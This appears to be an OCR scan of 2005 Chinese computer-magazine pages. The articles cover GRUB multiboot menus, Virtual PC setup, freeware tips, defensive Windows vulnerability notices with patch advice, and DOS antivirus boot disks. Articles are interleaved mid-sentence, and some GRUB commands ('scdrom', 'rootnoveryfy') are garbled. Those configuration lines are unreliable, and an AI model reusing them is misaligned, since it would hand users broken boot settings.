title 启动 Windows PE

root (hd0，0)



图7

run (hd0，0)/peloader.bin

小提示

> 有了peloader.bin文件，实际上我们也可以直接通过XP的OSLoader来启动Windows PE，方法是在boot.ini文件中添加一行“C:\peloader.bin="启动 Windows PE"(不含外侧中文引号)”，并修改“timeout=10”即可，不过笔者还是觉得添加到GRUB菜单中进行统一管理更为方便。

第四步:让GRUB实现多重启动

GRUB还可以启动磁盘映像文件以及其他的引导文件，同时它本身具备许多引导功能，利用这点我们还可以添加其他的启动功能。

①启动磁盘映像

GRUB启动磁盘映像有两种方式:使用内建的MAP命令和MEMDISK方式，前者虽然支持的映像文件无大小限制，但要求磁盘镜像文件必须连续存放，否则无法启动，MAP命令的使用方法我们在《移花接木 让 Windows 启动无限精彩》一文中已经做过介绍。而使用MEMDISK方式则有很多好处，首先它不限制映像文件大小，也不需要磁盘镜像文件连续存放，并支持启动网络和光盘上的磁盘镜像文件，而且映像文件可以使用ZIP压缩格式保存。例如我们将深山红叶光盘EASYBOOT目录中的效率源硬盘维修工具的映像文件“xlybig.img”复制到移动硬盘boot目录中，在GRUB中启动它的命令为：

title 启动效率源硬盘维修

kernel (hd0，0)/boot/grub/memdisk.gz

initrd (hd0，0)/boot/xlybig.img

小提示

> 这里尤其要注意的是GRUB 配置文件中的文件名是区分大小写的，通常在GRUB中都要求用纯小写来表示的，否则会出现找不到文件的情况。

不过MEMDISK方式启动也有它特殊的地方，如果映像文件大小不是标准的1.44MB/2.88MB，或者大小超过2880KB，则需要指定映像文件的C/H/S参数(即磁道数/磁头数/每磁盘扇区数)，这时我们需要从http://www.newhua.com/cfan/200518/GME_Inst.rar下载GRUB菜单编辑器软件，通过它就能得到非标准磁盘映像文件的C/H/S数据。例如笔者准备添加启动一键还原精灵光盘版中的磁盘映像文件“YJHY.IMA”，它的映像文件大小为5760KB。

运行GRUB菜单编辑器，单击界面左边的“获取软盘镜像的C/H/S参数”，然后选中映像文件“YJHY.IMA”即可看到它的数据为“C=80 H=4 S=36”(见图8)，那么它的启动命令格




图8

免费全能助手，Windows 优化不愁

★

■河北　闫艳力

对于普通用户来说，如果想让 Windows 工作得更出色，那么一款专业的系统优化软件应该是你的首选，但目前此类软件大多是共享软件，而“全能助手 Windows 优化王”不但完全免费，而且操作也非常简单。

全能助手 Windows 优化王小档案

u软件版本:2.31　　软件大小:2969KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP/2003
u下载地址:http://nj.onlinedown.net/soft/39418.htm

1.初级优化



运行“全能助手 Windows 优化王”，软件界面如图，可以看到其功能非常强大。在左侧详细地陈列出了各种常见的优化操作功能，窗口右侧默认显示的是“优化设置”项下的内容，可以对 Windows 进行优化设置，管理 Windows 插件等。

实例:加快 Windows 的速度

点击“Windows 系统优化”。在“系统核心优化”项下根据自己硬件配置勾选“大系统缓存”和“磁盘I/O 缓存”，这样能加快应用程序运行速度，接着在“Windows XP”标签页中勾选“取消预读功能”，这样可以加快 Windows 的启动速度。最后点击右下角的“应用”按钮，软件就会提醒你“优化完毕”。

小提示

★在“视频抓图”标签下，勾选“开启 Print Screen 键抓取 DirectX 图像功能”，可以加强 Print Screen 键的功能。

★“全能助手 Windows 优化王”还有很多功能，比如修复 IE、管理端口、MP3 更名等，可以说 Windows 优化王包括了非常多的实用功能。

2.为你的系统请个好助手

“优化王”启动后，左侧就会在系统托盘处打开助手图标，通过它你可以快速地完成很多操作，比如选择“系统增强→流量统计报告”，就可以看到本月内的网络流量等。

CF [YY07]

式就是:

```
title 启动一键恢复精灵
kernel (hd0, 0)/boot/grub/memdisk.gz  c=80 h=4 s=36 floppy
initrd (hd0, 0)/boot/yjhy.ima
```

小提示

GRUB 菜单编辑器的主要功能是用来编辑 GRUB 菜单配置文件的，它提供了一个简易模板，同时还具备菜单预览等实用功能，有兴趣的朋友可以尝试使用一下它的这些功能。

②从光盘和软驱启动

GRUB 还支持跳转到光盘或者软驱启动电脑，这样我们在 GRUB 菜单中就可以选择其他的启动方式，而不必再重启电脑设置 CMOS 来选择启动了，非常方便。

```
title 从光驱启动
scdrom --bootcd
scdrom --bootcd

title 从软盘启动
rootnoveryfy (fd0)
chainloader +1
```

③重启/关闭电脑

GRUB 还内置重启和关闭电脑的命令，直接调用即可。

```
title 重启电脑
reboot
title 关闭电脑
halt
```

小提示

下载的 GRUB 程序压缩包中还有一个名为“菜单.lst”的文件，这是笔者按照本文中的实例编辑好的菜单配置文件，读者朋友们可以作以参考，当然也可以把它改名为“menu.lst”直接使用。

第五步:启动 GRUB

好了，现在用你的移动硬盘启动系统，就可以看到 GRUB 的多重启动界面了(见图9)，我们可以直接选择启动 Windows PE 或启动其他的系统维护工具等，当然，读者朋友们也可以根据自己的需要添加其他的磁盘镜像文件，以实现更强大的功能。



图 9

CF [YY06]

■Heelen Junxiu Lee

★★

彻底玩转微软虚拟机 Virtual PC

本文可以帮你学到

- 为什么要使用VPC
- 如何创建VPC虚拟机
- VPC的使用小技巧
- 让VPC也能网上行

目前，大家熟知的虚拟机有VMWare及Virtual PC(以下简称VPC)两种，我们已经在2004年第21期《巧用VMWare电脑分身有术》一文中介绍了VMWare，下面就来介绍VPC的使用方法。

Virtual PC for Windows 小档案

u软件版本:5.2	软件大小:13556KB
u软件性质:共享软件	适用平台:Windows 9x/2000/XP

u下载地址:http://www.skycn.com/soft/5391.html

uSP1下载:http://www.newhua.com/cfan/200518/vpc2004sp1update.zip

为什么要用VPC?

与VMWare相比，VPC在功能上并不占优势，但它出自微软，且自身也有一些特色功能。比如，上手简单，消耗资源少，一般简单应用借助它即可解决。

在发布VPC后不久，微软随后又发布了针对其的SP1，主要更新有:提供Virtual Disk Precompactor(虚拟磁盘预压缩工具)，该工具在进行虚拟磁盘压缩之前使用，作用是把虚拟磁盘上的任何空白空间都清零；改善了Windows XP SP2的虚拟机在运行时速度慢的情况等。

因此，建议在安装VPC后就立即安装SP1，很多朋友说在VPC虚拟机上安装系统很慢，在安装过SP1补丁后，此问题就会解决。如果还没有安装SP1的朋友，请先关闭所有VPC虚拟机，如果有保存状态的虚拟机也必须关闭，再安装SP1。

来！创建我们的第一台虚拟机

第一步:运行VPC，打开"Virtual PC Console"控制台窗口(见图1)。这就是所有项目的位置。




图1

第二步: 点击"New"按钮，进入创建虚拟机向导。点击"Next"，这时可以看到三个选项，"Create a virtual machine"(建立一个新虚拟机)，可按向导完成虚拟机的建立;"Use default settings to create a virtual machine"(使用默认设置创建虚拟机)，此时直接生成一个VMC虚拟机配置文件，可以稍后选择"Settings"进行配置;"Add an existing virtual machine"(添加一个现存的虚拟机到VPC控制台中)。这里选择第一项，新建虚拟机。

第三步:设置好虚拟机存放位置及文件名，再点击"Next"后，然后从"Operating system"处选择安装的操作系统。VPC会根据上一步给出的VMC文件名猜测要建立的虚拟机系统类型，当然也可以自己手动选择。这里罗列了所有微软的操作系统。如果要安装的是Linux或Unix，可以选择Other，这并不影响虚拟机的性能。但这里需要大家注意的是，VPC 2004的虚拟机无法安装Macintosh操作系统。选择好后，点击"Next"按钮。

第四步:此步设置虚拟机内存大小，VPC一般会根据前面选择的操作系统来设置虚拟机的内存大小，如果需要调整，可以选择"Adjusting the RAM"(调整内存)修改内存，一般使用默认即可。

第五步:现在开始设置虚拟机使用的硬盘，这里有两个选项，"An existing virtual hard disk"(指定一个已创建好的VHD虚拟磁盘为虚拟机的硬盘)，如果你已经使用了下面介绍的"Virtual Disk Wizard"建立了VHD文件，则选择此项;"A new virtual hard disk"(创建一个新的虚拟磁盘)，选择此项后，VPC将默认创建一个"动态增长盘"。这里选择后者，设置好虚拟磁盘的存放路径和名称，一台虚拟机就创建出来了，它将被自动添加到VPC控制台中。

告诉你虚拟机设置小技巧

建立完虚拟机后，接下来就是安装系统了。下面介绍一下安装系统前后的一些设置和需要注意的地方。

1.用虚拟光盘安装系统

一般虚拟机都是使用ISO镜像文件进行安装的，所以在虚拟机的窗口中选择"CD→Capture ISO Image"来加载ISO镜像。 选择"Floppy→Capture Floppy Disk Image"，打开VFD软盘镜像文件，可以使用虚拟软盘。

2.安装Virtual Machine Additons

在虚拟机中操作时可以发现，鼠标指针被锁定在虚拟机中而出不来了，这是因为没有安装Virtual Machine Additons

的缘故，此时可以按右 Alt 键进行释放。

Virtual Machine Additons 是增加宿主机功能的程序，建议在安装完虚拟机操作系统后就立即选择“Action→Install or Update Virtual Machine Additons”进行安装，完成后，就会具有如下功能：鼠标指针可以在宿主机、虚拟机之间平滑移动，不需要按右Alt键；宿主机与虚拟机之间支持拖拽；宿主机与虚拟机可共用剪贴板；宿主机与虚拟机之间时间同步；宿主机与虚拟机之间文件夹共享；虚拟机系统可以任意屏幕解析度；提升虚拟机系统中磁盘性能，显卡性能。

3.危险操作随时撤销

在VMWare中每个虚拟机通常只能使用一块虚拟硬盘，而在VPC中可以使用三块虚拟硬盘。而且在进行一些危险操作时，还可以使用Undo Disks(撤销盘)的功能。

第一步：在“Virtual PC Console”控制台窗口选中需要设置的虚拟机，单击“Settings”，打开到虚拟机设置界面。

第二步：在窗口左侧点击“Undo Disks”，然后在右侧勾选“Enable undo disks”项(见图2)。



图2

小提示

窗口左侧的“Shared Folder”项是用来设置宿主机与虚拟机之间的共享文件夹，如前面所说，需要安装了Virtual Machine Additons后才能使用该功能。

第三步：现在就可以进行一些危险操作了，操作完成后，在关闭虚拟机时，就会弹出三个选项，“Save state and save changes”(保存状态并保存改变)、“Turn off and save changes”(关机同时保存修改)及“Turn off and delete changes”(关机同时恢复原状)，根据需要选择任意一项即可(见图3)。

注意当去除“Commit changes to the virtual hard disk”(提交修改给虚拟硬盘)勾选时，再选择保存修改，则会在虚拟硬盘所在文件夹产生一个扩展名为VUD的文件，以后的操作均在此文件上进行操作，而不会改变主虚拟硬盘，需要恢复时，可以再勾选此项，进行相应操作即可。




图3

小提示

我们平时使用VPC时需要充分利用好差分磁盘。我们一般创建“动态增长盘”或“固定大小盘”作为母盘并创建相应虚拟机，在安装完系统后，母盘就不做修改了，所以应该在VPC中删除该虚拟机，以免以后启动到虚拟机(在“Virtual PC Console”控制台窗口选中虚拟机，点击“Remove”按钮即可)。然后是创建基于母盘的差分磁盘，并创建相应的虚拟机，我们平时使用的最好都为差分磁盘的虚拟机，而母盘可以存放到统一目录。此外，我们可以直接复制VHD磁盘文件和VMC虚拟机文件来实现快速创建多台虚拟机系统。

创建虚拟磁盘

我们的虚拟机(VMC文件)都是安装在虚拟磁盘(VHD文件)上的。如果按照前面创造磁盘，是按照默认值创建的。如果要对磁盘进行高级设置，就要用“Virtual Disk Wizard”(虚拟磁盘向导)来创建了。

第一步：在“Virtual PC Console”窗口中点击菜单中的“File→Virtual Disk Wizard”，打开向导窗口，点击“Next”，这时会出现“Create a new virtual disk”(建立一个新虚拟磁盘)及“Edit an existing virtual disk”(编辑一个现存的虚拟磁盘)。这里选择第一项，新建虚拟磁盘，点击“Next”按钮。

第二步：此步要求选择“A virtual hard disk”(虚拟硬盘)及“A virtual floppy disk”(虚拟软盘)，选择前者，点击“Next”，设置好文件名及保存位置。




图4

第三步：选择虚拟磁盘的类型。VPC的虚拟磁盘一共有四种类型(见图4)。

①Dynamically expanding(动态增长盘)：此种磁盘创建后开始VHD虚拟磁盘文件很小，随着虚拟机系统的安装，文件的添加，该VHD文件将逐步增大，但没有限制值。这种格式是微软默认推荐的类型。

②Fixed size(固定大小盘)：此种磁盘创建时将指定一个大小，创建后VHD文件就立即占用了指定大小的空间。由于开始时就设置了固定大小，所以如果虚拟磁盘的数据到达固定大小，将无法再写入，这个非常类似于我们现实生活中的硬盘。如果硬盘空间不充裕的朋友，建议不要使用此种磁盘。动态增长盘和固定大小盘是可以相互转换的，要进行转换时就选择前面提到的“Edit an existing virtual disk”即可。

③Differencing(差分磁盘)：差分磁盘可以说是VPC的精髓所在，许多人哪怕就只冲着这一点功能才使用VPC的，所以VMWare为了保住客户，在VMWare 5.0中也模仿了该技术。此种磁盘创建时将指定一个母盘(母盘必须是动态增长盘或固定大小盘)，创建后的差分磁盘是基于母盘的，它只保存与母盘不同的数据。例如有一台安装有Windows XP的虚拟机，现在想要另外一台Windows XP SP1和SP2的虚拟机，并且同时开启，组成

一个工作组，怎么办？有些朋友可能立即想到直接把Windows XP的虚拟机的VHD文件复制三个，然后创建另外两台虚拟机，指定虚拟机的硬盘后分别安装SP1和SP2。这确实是最简单的方法，但却浪费了很多空间。尤其是安装有Windows XP虚拟机，其虚拟磁盘文件可能大于1GB。有了差分磁盘，我们可以这样做，创建两个差分磁盘，其母盘都指定为Windows XP的虚拟磁盘。然后同样创建另外两台虚拟机，指定虚拟机的硬盘后分别安装SP1和SP2，这时那两个差分磁盘大小分别为一个SP1和SP2的大小而已，而其他相同内容都直接读取母盘中的数据，节省了很多宝贵空间。这种技术应用非常广泛，尤其是用于模拟域中多台不同角色的服务器环境。我们只需要创建一台安装有Windows Server的虚拟机，利用差分磁盘就可以创建出Domain Controller、File Server、DNS Server等多台服务器。这里需要大家注意的是，使用了差分磁盘后，母盘就不能写入任何数据了，否则很可能会导致所有基于该母盘的差分磁盘全部无法使用。

④Linked to a hard disk(连接到物理硬盘)：此种磁盘就是把一个物理硬盘当成虚拟磁盘。不过除非特殊需要，否则不建议采用该类型的磁盘。就像VMWare一样，把物理硬盘当成虚拟磁盘有可能出现一些故障，并损坏到物理硬盘。而采用前面三种，把一个文件当成一个磁盘，就不会对物理硬盘造成损害。

整理虚拟磁盘

平日朋友、同事间经常共享安装完系统的虚拟机硬盘文件，这样可免于安装系统的麻烦。而这就决定了VHD文件不能过大，所以通常是对VHD文件进行压缩（注意，仅针对"动态增长盘"或"固定大小盘"）。

第一步：进入虚拟机，点击菜单中的"CD→Capture ISO Image"，将C:\Program Files\Microsoft Virtual PC\Virtual Machine Additions\（根据实际情况修改）目录下的Virtual Disk Precompactor.iso载入光驱，虚拟机就会自动进行磁盘的预压缩。然后进行系统的适当减肥，并运行Windows自带的"磁盘碎片整理"整理一下虚拟机中的硬盘（注意，这里和VMWare有很大的区别，VMWare的磁盘整理是专门的程序，使用Windows自带的"磁盘碎片整理"反而没有作用）。

第二步：退出虚拟机，回到"Virtual PC Console"窗口，选择菜单中的"File→Virtual Disk Wizard"，点击"Edit an existing virtual disk"，选择好虚拟磁盘文件后，点击"Compact it"（压缩磁盘），连续点击"Next"按钮两次，最后点击"Finish"即可。

让虚拟机也能轻松网上行

很多朋友在使用虚拟机时，都不会让它上网，其实只要几步，就能使其可以访问网络了。

第一步：打开Virtual PC Console窗口，选择需要设置网络的虚拟机，点击"Settings"按钮。

第二步：在窗口左侧点击"Networking"（网络），在窗口右侧开始设置，"Number of network adapters"（网卡数）表示要给虚拟系统安装的网卡个数。Virtual PC允许我们为虚拟系统最多安装四块网卡。然后在下面的Adapter X下拉菜单中设置网络连接模式，下拉菜单中共有四项。

①Not Connected(无连接)：没有连接，无法通讯。

②Local Only模式：当Virtual PC中的各台虚拟机系统均使用Local Only网络连接模式时，虚拟机系统之间可以连通，虚拟机系统与宿主机系统之间无法连通，虚拟机系统也无法访问Internet。

③Virtual Networking(物理网卡)模式：一般在列表中会显示出安装的物理网卡的型号，比如笔者的物理网卡为Realtek RTL8139/810x Family Fast Ethernet NIC。使用时相当于一台连入物理网络的真实电脑，与其他虚拟机、宿主机，与宿主机同一局域网的电脑以及Internet上的电脑均可连通。

④Shared Networking(NAT)模式：Shared Networking是最常用的一种网络模式，此种模式只能被绑定在虚拟机系统的第一块网卡(Adapter1)上。此时，Virtual PC扮演一台DHCP服务器，它将为每台虚拟机系统从192.168.131.0网段动态分配IP地址。在虚拟机系统中需要设置为自动获取IP地址及DNS服务器。需要注意的是：宿主机系统不得使用192.168.131.0网段中的IP地址，否则将产生冲突。

使用Shared Networking模式的虚拟机系统与外界通信时，将通过NAT（网络地址转换），与宿主机共用同一个IP地址。Share Networking模式不支持入站端口映射，不支持虚拟机系统之间、宿主机与虚拟机系统之间任何端口的访问，仅支持从虚拟机系统中通过"\\IP地址"格式访问宿主机系统。当宿主机系统通过Modem拨号连接到Internet时，只有使用Share Networking模式，虚拟机系统才可以连接到Internet。

第三步：根据你选择的不同，下面的设置也有些区别。

当选择"Shared Networking(NAT)"时，如果宿主机通过ADSL拨号连接到Internet，需要在ADSL拨号连接上启用ICS(Internet连接共享)，并且在虚拟机系统中设置为自动获取IP地址和DNS服务器，就可以使虚拟机系统上网了。如果宿主机是通过局域网中的ICS服务器连接到Internet，这种情况，只要在虚拟机系统设置为自动获取IP地址和DNS服务器就可以使虚拟机系统上网了。

当选择"Virtual Networking"时，如果宿主机通过ADSL拨号连接到Internet，方法同NAT模式，启用ADSL拨号连接的ICS，在虚拟机系统中可以选择自动获取IP地址和DNS服务器也可以手动分配一个与宿主机的本地连接在同一网段的固定的IP地址。如果宿主机通过局域网中ICS服务器，此时，宿主机系统就相当于局域网中等同于宿主机的一台计算机。因此，虚拟机系统只需仿照宿主机系统上的IP地址进行设置，并避免与局域网中已有的计算机冲突即可。

小提示


宿主机未安装物理网卡，如何与虚拟机连通？

如果宿主机上未安装物理网卡，默认情况下是无法与虚拟机连通的。我们可以借助Windows自带的Loopback Adapter来解决这个问题。安装Loopback Adapter：单击"开始→设置→控制面板→添加硬件"，在添加硬件向导中选择"网络适配器"下的"Microsoft Loopback Adapter"。打开Microsoft Loopback Adapter"属性"窗口，在"此连接使用下列项目"勾选"Virtual Machine Network Services"，即将此项目与Microsoft Loopback Adapter绑定。这样，宿主机就能和虚拟机连通了。CF [YY08]

新软物语

软件版本:3.1
软件大小:13MB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://users.pandora.be/ahmadi/nettools3.zip

网管工具大礼包:Net Tools



问：我是一名网管，电脑里装满了各种各样的网管软件，有没有一款软件可以把这些功能都包括呢？

答：如果想解决网络中的各种问题，那么建议你试试Net Tools，这是一款包含有93个工具的软件。当网络出现问题时，相信总有一两个工具对你有所帮助。这款软件的作者最初只是想编个软件来练习自己编程功力，没想到越写越大，于是就有了Net Tools，而且已经包含了93个工具。它具有查看本机IP，MAC地址侦测，IP地址搜索，路由侦测等功能，非常方便。

如果你有一定的英文基础，那么这款软件使用起来很简单。打开软件后，点击"File"菜单下的不同项目，就可以使用不同的工具了。

制作Flash特效字:SWF Text



软件版本:1.1
软件大小:2827KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/41960.htm

问：我在制作主页，请问有什么软件可以制作Flash的特效字？

答：你可以试试SWF Text这款软件，在这款软件中只要点击几下鼠标，就能制作出各式各样的Flash文字特效了。

打开软件，先在右侧设置好"影片"的大小，然后在左侧点击"背景"及"背景特效"按钮，设置背景画面。完成后，点击左侧的"文本"按钮，将右侧"文本"栏中的内容全部删除，点击"添加"按钮，添加好Flash需要的文字。如果你觉得文字太小，那么可以通过左侧的"文本特效"及"字体"按钮，为文字设置特效，同时加大字号。"交互"及"声音"可以分别设置点击Flash后要打开网页及随Flash一起播放的声音。最后，点击窗口最下侧的"预览"，确认无误后，点击"发布"按钮即可。

另外，制作好的Flash还可以插入到PowerPoint幻灯片中：打开PowerPoint，点击菜单中的"视图→工具栏→控件工具箱"，点击右下角的"其他控件"按钮，选择下拉菜单中的"Shockwave Flash Object"，画出Flash视频所占的区域，双击该区域矩形框，打开Visual Basic演示文稿窗口，在左下侧的"属性"窗格中找到"自定义"项，点击其后的"..."，在"影片URL"及"基本URL"中设置好Flash文件保存的路径，点击"确定"即可。

CFan小白鼠

新软试用

陕西读者盒饭：前几天我买了一款彩屏MP3，说明书上写着支持MTV格式，但一直不知使用什么软件转换。在寻找了很长时间后，终于找到了解决的工具。工具名称为MTV Convert Tool。这个工具包含在MP3 Player Utilities这款软件中。使用时，需要安装好Windows Media Player 9.0和DirectX 9.0，如果要转换Real媒体需要安装RealPlayer。安装好MP3 Player Utilities，然后点击菜单中的"开始→程序→MP3 Player Utilities 3.13→MTV Convert Tool"，打开软件主界面。点击"选择要转换的影音文件路径"下的"..."，选择待转换文件的保存位置。点击"设置"按钮，打开"属性设置"窗口，一般长宽设置为96×96；如果是看MTV，则音频比特率建议设置为128kbps，如果是一般影片设置为64kbps；颜色空间一般选择RGB565，不然可能会出现变色的情况。最后，设置好生成的MTV文件路径，点击"开始转换"即可。

这款软件虽然不错，但也有些问题，比如转换后的文件体积较大，而且虽然支持Real格式，但经常出现编码错误的提示，建议多用WMV、ASF格式的视频转换。



软件版本:3.1.3
软件大小:8MB
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200518/mp3tools.rar

最近更新

LumaQQ 2004T 升级指数:★★★★

适用于Windows/Linux/FreeBSD/Mac/Solaris等多种系统的QQ。新版本主要是修正BUG，比如加好友时，直接关闭组选择窗口程序死掉的BUG等等。这款软件最大的特色就是登录速度快，功能多，同时可以用在包括Mac在内几乎所有系统平台上。总的来说，这还是一款非常不错的软件。

下载地址:http://lumaqq.linuxsir.org/main/?q=node/231

迅雷5.0.0.72 beta 升级指数:★★★★

非常不错的P2P下载软件。新版迅雷开始测试了，此版本使用了新的多资源超线程技术，显著提升下载速度，同时加强了任务管理功能。除此之外，还采用了智能磁盘缓存技术及智能信息提示，在保护硬盘的同时，还增加了人性化。不过由于是测试版，还会出现一些问题，比如无法使用“雷之源”，不要在安装迅雷5后再安装迅雷4等。喜欢尝鲜的朋友可以试试看。

下载地址:http://www.xunlei.com/

试用体验

湖南读者凉粉:新版超级兔子推出了，变化相当大。先是界面，之后就是全新的超级兔子工具条及上网精灵，新增的专业卸载器功能等。除了这些外，最重要的就是现在超级兔子已经可以免费使用所有功能，而且不会修改IE主页，但未注册用户不提供售后服务及专家诊断服务。



下载地址:http://superrsoft.com/cn/download.htm

能够转换3GP文件的免费软件:ez3GP

问:我的手机可以看视频，可是支持的格式不多，其中包括3GP文件，请问哪款软件可以转换视频文件为3GP格式文件呢?

答:3GP是与MP4类似的视频文件格式，目前，它主要用于手机视频，现在大多数可以播放视频的手机均支持3GP格式，在电脑上，我们可以使用QuickTime或RealPlayer等软件进行播放。

如果想转换常见视频文件为3GP格式，推荐你使用ez3GP。这款软件不仅可以进行简单转换，更提供了批量转换功能，非常方便。

打开软件后，点击“添加文件”或“添加目录”按钮，导入要转换的文件，然后点击“设置格式”按钮，根据手机屏幕的大小设置“尺寸”，其他项使用默认值。最后，勾选转换时显示进度，点击“开始转换”，稍后在被转换文件所在文件夹中就可以看到扩展名为3GP的转换后的文件了。



软件版本:1.1
软件大小:1.01MB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200518/ez3gpcn.exe

有了JAR就有了JAD:ezJad



软件版本:1.1
软件大小:370 KB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200518/ezjadcn.exe

问:我从网上下载了一个游戏，但只有JAR文件，并没有JAD文件，现在我无法安装这个游戏了，请问应该怎么办?

答:随着Java的普及，已经有不少的手机支持了Java功能，网上也有不少Java程序可以下载。这些Java程序一般是由JAD及JAR两个文件组成的，其中JAR是主程序文件，而JAD是将该程序安装到手机里必备的描述文件。如果不提供JAD文件，很多手机都无法安装相应的Java程序。遇到这种情况，推荐你试试ezJad来解决这个问题。

安装并运行软件，点击“添加文件”或“添加目录”，选择好JAR文件，然后点击“开始生成”即可，非常简单。当然你也可以直接将JAR文件拖拽到悬浮窗口中，生成所需文件。

碟片管理的好帮手:火凤凰电影终级收藏软件

问:我平常喜欢买DVD，已经有几百张了，请问电脑上有没有可以管理这些碟片的软件呢?

答:你可以试试“火凤凰电影终级收藏软件”，这款软件可以管理包括DVD、VCD、CD等媒体在内的各种碟片，而且软件的开放性很强，几乎所有的项目都可以定制，可以添加海报、封面，一部电影对应多个碟片的一对多管理，强大的导入/出功能。

在使用这款软件的最新1.72时，需要先安装1.7版(下载地址:http://www.ythfh.com/soft/UploadSoft/setup.exe)，然后再下载升级文件，将该文件解压缩至软件安装目录，覆盖原文件即可。打开软件后，点击菜单中的“数据录入→电影录入”，在“增加新电影”窗口中填入所需项目即可。软件还提供了强大的查询功能，可在“ 览方式”下快速找到所需要的碟片信息，非常方便。 CF [YY09]



软件版本:1.72
软件大小:1959 KB
软件性质:共享软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.ythfh.com/soft/UploadSoft/hfhdvd172.rar



漏洞再现：Windows远程代码执行漏洞

影响系统：Windows 2000/XP/2003

漏洞分析：Windows的Print Spooler服务是用于管理打印进程的服务，此协议可以将文件加载到内存中以便打印。网络安全爱好者们最近发现该服务中存在远程代码执行的漏洞。攻击者可以对Windows 2000 SP4和Windows XP SP1版本的操作系统利用低权限的用户进行远程攻击导致系统崩溃。对于Windows XP SP2和Windows Server 2003版本的操作系统，攻击者必须利用本地登录的高级用户权限才能使Print Spooler服务出现拒绝服务的现象。

补“洞”办法：微软公司已经发布了漏洞的相关补丁，补丁代号：(KB896423)。Windows XP的补丁下载地址：http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=EF402946-1C3B-47E9-9D51-77D890DF8725

如果用户本地不需要使用打印机，可以在“控制面板→计算机管理→服务”中停止Print Spooler服务。

漏洞再现：Windows即插即用功能远程缓冲区溢出漏洞

影响系统：Windows 2000/XP/2003

■北京　李靖

保住杀毒的最后圣地 ★★

——制作杀毒软件的DOS版

本文可以帮你学到

- 制作瑞星、KV、毒霸的DOS版
- 如何升级DOS版杀毒软件的病毒库
- 制作DOS杀毒光盘

虽然大部分用户在安装杀毒软件后，会经常更新病毒库，但杀毒软件的DOS版却很少被人重视。要知道，当病毒把系统破坏，或是一些强力病毒只有在DOS下才能彻底被查杀。所以，这就需要经常制作含有最新病毒库版本的DOS杀毒软件。下面我们来介绍一下如何制作瑞星、KV及毒霸的DOS版以及一些使用技巧。

瑞星杀毒软件2005

瑞星杀毒软件2005版的DOS杀毒软件使用简单，并且支持NTFS文件系统分区的查杀。美中不足的是，其尺寸比较大，如果用软盘作为载体则需要九张之多。不过瑞星杀毒软件提供了制作启动杀毒闪存盘的功能，这就方便了很多朋友。

制作瑞星杀毒软件的DOS杀毒盘非常简单，使用软件自带的功能就可以轻松制作出DOS应急杀毒盘。

第一步：点击“开始”菜单，选择“瑞星杀毒软件→瑞星工具→瑞星DOS杀毒工具”或直接在瑞星杀毒软件主界面点击“瑞星工具”选择“瑞星DOS杀毒工具”，启动DOS杀毒盘制作程序。

第二步：瑞星DOS启动盘制作工具支持制作启动软盘和USB启动盘杀毒，分别选择“制作启动软盘”及“制作USB启动盘”即可(见图1)。之后按提示完成操作即可。



图1　制作完成的闪存盘可以直接引导

小提示

瑞星杀毒软件DOS版使用了图形界面，所以在一些老显卡上会出现花屏，这时可以按一下F10键切换到16色显示解决此问题。

升级瑞星杀毒软件DOS版也比较简单，再次打开瑞星DOS启动盘制作工具重新制作即可。

江民杀毒软件KV 2005

KV 2005同样提供了全中文图形界面的DOS杀毒工具，并且制作也非常简单。

第一步：打开KV2005主程序，点击“工具”菜单，选择“制作DOS杀毒伴侣”启动制作程序。

第二步：在“写入目标”中选择A：则为制作启动杀毒软盘，如果电脑上已经插上闪存盘，则可以在“写入目标”的下拉菜单中选择闪存盘盘符(见图2)。



图2

第三步：点击“开始”按钮则开始制作DOS杀毒盘。虽然KV2005的杀毒软件软盘制作工具支持写入闪存盘，但它并不支持制作启动闪存盘。因此需要你的闪存盘已经具备启动功能。

火速链接

通过本刊2005年17期《揭秘改造新招数 我的闪存盘大不同》一文介绍的USBoot(下载地址：http://www.newhua.com/cfan/200517/usboot167.rar)，可以制作可启动的闪存盘。

江民杀毒软件DOS版不能像瑞星那样通过鼠标选择指定的查杀路径，只能手工输入，在功能上稍显简单。

由于江民杀毒软件DOS版也采用了图形界面，因此同样在一些老显卡上会出现花屏，江民公司建议此时采用命令行方式查毒以解决问题。你可以在DOS下输入KVDOS /?来查看其提供的命令行参数。

升级江民杀毒软件DOS版也比较简单，直接复制硬盘上江民杀毒软件目录下的kvm.vlb和kvn.vlb文件到软盘(闪存盘)上替换原文件即完成升级。

金山毒霸2005

金山毒霸2005中提供了两套应急杀毒系统，一套基于DOS，另一套则基于Linux。

基于Linux的应急盘：打开毒霸主程序，点击"工具"菜单，选择"创建应急盘"启动制作工具，然后按向导运行即可。

